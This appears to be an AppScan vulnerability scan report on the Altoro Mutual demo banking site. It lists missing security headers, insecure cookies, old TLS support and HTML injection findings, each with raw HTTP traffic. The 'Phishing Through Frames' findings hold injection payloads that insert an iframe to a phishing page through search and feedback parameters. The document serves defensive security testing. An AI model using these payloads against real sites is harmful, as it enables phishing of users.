Issue ID:	dc06443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	693

Issue 1 of 1 - Details

Reasoning: AppScan detected that the X-Frame-Options response header is missing or with insecure value, which may allow Cross-Frame Scripting attacks

Test Requests and Responses:

```
GET /bank/showAccount?listAccounts=800003 HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
```

```
Date: Sun, 02 Apr 2023 05:19:18 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <div class="fl" style="width: 99%;">



  <!-- To modify account information do not connect to SQL source directly.  Make all changes
  through the admin page. -->

  <h1>Account History - 800003 Checking</h1>

  <table width="590" border="0">
    <tr>
      <td colspan=2>
        <table cellSpacing="0" cellPadding="1" width="100%" border="1">
          <tr>
            <th colSpan="2">
              Balance Detail</th></tr>
          <tr>
            <th align="left" width="80%" height="26">
              <form id="Form1" method="get" action="showAccount">
               <select size="1" name="listAccounts" id="listAccounts">
      <option value="800003">80000
...
...
...
```

M DAST: Missing Secure Attribute in Encrypted Session (SSL) Cookie 2

How to Fix: Missing Secure Attribute in Encrypted Session (SSL) Cookie

Issue 1 of 2

Issue ID:	fe08443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	JSESSIONID (Cookie)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	614

Issue 1 of 2 - Details

Reasoning: AppScan found that an encrypted session (SSL) is using a cookie without the "secure" attribute.
Test Requests and Responses:

```
GET /login.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:20:55 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
```

```
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink3" class="subheader" href="index.jsp?content=inside.htm">INSIDE ALTORO MUTUAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink13" h
...
...
...
```

Issue 2 of 2

Issue ID:	150b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	AltoroAccounts (Cookie)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	614

Issue 2 of 2 - Details

Difference: **Cookie** JSESSIONID removed from request: 9951AA6C6166F2EE4060A6DC0B21F1D1

Reasoning: AppScan found that an encrypted session (SSL) is using a cookie without the "secure" attribute.

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 41

uid=jsmith&passw=**CONFIDENTIAL 0**&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: /bank/main.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:22:27 GMT
Set-Cookie: JSESSIONID=79064954B07AE09EDA38063B8D92000D; Path=/; Secure; HttpOnly
Set-Cookie:
```

AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ342LjM3OTA2OTcyOTYwNDk3M0UyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="; Version=1

GET /bank/main.jsp HTTP/1.1
Cookie: JSESSIONID=79064954B07AE09EDA38063B8D92000D;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ342LjM3OTA2OTcyOTYwNDk3M0UyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:27:56 GMT

<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >

<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"></td>
     <td align="right" valign="top">
       Sign Off | Contact Us | Feedback | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"></td>
    </tr>
   </table>
 </form>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb">   MY ACCOUNT </td>
    <td width="25%" class="cc bt br bb"> PERSONAL </td>
    <td width="25%" class="cc bt br bb"> SMALL BUSINESS </td>
    <td width="25%" class="cc bt bb"> INSIDE ALTORO MUTUAL </td>
  </tr>
  <tr>

  <!-- END HEADER -->

 <!-- MEMBER TOC BEGIN -->

<table cellspacing="0" width="100%">

    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>
      I WANT TO ...
      <ul class="sidebar">
        View Account Summary
        View Recent Transactions
        Transfer Funds
   <!-- Trade Stocks
-->

        Search News Articles
        <a id="MenuHyperL
...
...
...

Go to Table of Contents

M DAST: Older TLS Version is Supported 1

How to Fix: Older TLS Version is Supported

Issue 1 of 1

Issue ID:	f106443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/main.jsp
Domain	demo.testfire.net
Element	demo.testfire.net (Page)
Path	/bank/main.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	327

Issue 1 of 1 - Details

Reasoning: AppScan discovered that the server supports an older TLS version (either TLSv1.0 or TLSv1.1)
Test Requests and Responses:

```
GET /bank/main.jsp HTTP/1.1
Cookie: JSESSIONID=125900F5072E834B60AC0F073A2F2F99;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6109
Date: Sun, 02 Apr 2023 05:27:56 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->
```

```
<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


   <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>
      <b>I WANT TO ...</b>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
         <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
         <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

         <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
         <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
      </ul>

   </td>
<!-- MEMBER TOC END -->
 <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">



  <h1>Hello John Smith
    </h1>

  <p>
    Welcome to Altoro Mutual Online.
  </p>

  <form name="details" method="get" action="showAccount">
  <table border="0">
    <TR valign="top">
      <td>View Account Details:</td>
      <td align="left">
     <select size="1" name="listAccounts" id="listAccounts">
    <option value="800002" >800002 Savings</option>
<option value="800003" >800003 Checking</option>
<option value="4539082039396288" >4539082039396288 Credit Card</option>

      </select>
        <input type="submit" id="btnGetAccount" value="   GO   ">
      </td>
    </tr>
    <tr>
      <td colspan="2"><span id="_ctl0__ctl0_Content_Main_promo"><table width=590 border=0><tr><td><h2>Congratulations! </h2></td></tr>
<tr><td>You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!</td></tr><tr><td>Click <a href='apply.jsp'>Here</a>
to apply.</td></tr></table></span></td>
    </tr>
  </table>
  </form>


...
...
...
```

Go to Table of Contents

M DAST: Phishing Through Frames 7

How to Fix: Phishing Through Frames

Issue 1 of 7

Issue ID:	1c09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/search.jsp
Domain	demo.testfire.net
Element	query (Parameter)
Path	/search.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 1 of 7 - Details

Difference: **Parameter** query manipulated from: 1234 to:
1234%27%22%3E%3Ciframe+id%3D290+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Requests and Responses:

```
GET /search.jsp?query=1234%27%22%3E%3Ciframe+id%3D290+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7070
Date: Wed, 16 Jul 2025 08:13:12 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">C
...
```

```
...
...
  <h1>Search Results</h1>

  <p>No results were found for the query:<br /><br />

  1234'"><iframe id=290 src=http://demo.testfire.net/phishing.html>

  </div>
    </td>
</div>
...
...
...
```

Issue 2 of 7

Issue ID:	ce09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/sendFeedback
Domain	demo.testfire.net
Element	email_addr (Parameter)
Path	/sendFeedback
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 2 of 7 - Details

Difference: **Parameter** email_addr manipulated from: 753 Main Street to:
753+Main+Street%27%22%3E%3Ciframe+id%3D2073+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Requests and Responses:

```
POST /sendFeedback HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/feedback.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 184

cfile=comments.txt&name=jsmith&email_addr=753+Main+Street%27%22%3E%3Ciframe+id%3D2073+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2F
phishing.html%3E&subject=1234&comments=1234&submit=+Submit+

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7234
Date: Sun, 02 Apr 2023 05:20:12 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
```

```
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
